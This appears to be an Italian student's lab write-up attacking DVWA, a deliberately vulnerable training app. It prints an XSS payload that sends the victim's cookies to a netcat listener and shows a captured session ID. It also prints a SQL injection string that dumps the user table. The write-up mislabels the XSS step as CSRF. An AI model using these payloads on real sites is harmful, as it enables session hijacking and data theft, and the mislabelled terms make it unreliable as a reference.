


Come da richiesta per l'esercizio del 05.11.2024 dobbiamo andare a sfruttare le vulnerabilità XSS e SQL Injection sulla nostra DVWA.



Esempio di XSS.

Passiamo al CSRF.

Dopo aver configurato l'ambiente di lavoro ho proseguito a sfruttare la vulnerabilità CSRF (Cross Site Request Forgery) per ottenere i cookie della vittima.

Ho inserito come input il seguente codice :

```
<script>window.location='http://192.168.178.51:12345/?cookie='+document.cookie;</script>
```

ed intanto ho settato Kali Linux tramite l'applicazione Netcat di "ascoltare" sulla porta 12345 (scelta da me) la macchina vittima

```
(kali㉿kali)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
connect to [192.168.178.51] from kali.fritz.box [192.168.178.51] 39946
GET /?cookie=security=low;%20PHPSESSID=66f242093e98ad17809808c3b717ca04 HTTP/1.1
Host: 192.168.178.51:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.178.54/
Cookie: _ga_DG0SSRFCQK=GS1.1.1730650332.1.1.1730650701.0.0.0; _ga=GA1.1.1574562649.1730650333
Upgrade-Insecure-Requests: 1
```

Abbiamo ottenuto il cookie e ora lo andiamo a decifrare(se fosse in hash):

```
Connection: keep-alive
Cookie: _ga_DG0SSRFCQK=GS1.1.1730650332.1.1.1730650701.0.0.0; _ga=GA1.1.1574562649.1730650333
Upgrade-Insecure-Requests: 1

(kali@kali)-[~]
$ echo "%20PHPSESSID=66f242093e98ad17809808c3b717ca04" | sed 's/%/\x/g' | xargs printf
x20PHPSESSID=66f242093e98ad17809808c3b717ca04

(kali@kali)-[~]
$ |
```

Abbiamo sfruttato questa vulnerabilità per prelevare il cookie e poterlo usare a nostro piacimento.

Il prelievo del cookie deve avvenire per forza mentre l'utente è attivo, altrimenti la sessione attiva dello stesso scade e poi non ha più valenza. Per questo è sempre buona pratica fare il logout quando si naviga su siti delicati e su cui c'è uno scambio di informazioni importanti quali conti correnti, info private e password (ricordiamo che il cookie resta attivo durante tutto l'arco della navigazione).

Altro metodo studiato oggi è quello della SQL Injection; in questo caso, trovata la vulnerabilità, proseguiamo col fare richieste dirette al database SQL.

In questo caso ho usato il comando:

' OR '1'='1' --

che mi ha restituito

User ID:

ID: ' OR '1'='1' --
First name: admin
Surname: admin

ID: ' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' --
First name: Hack
Surname: Me

ID: ' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' --
First name: Bob
Surname: Smith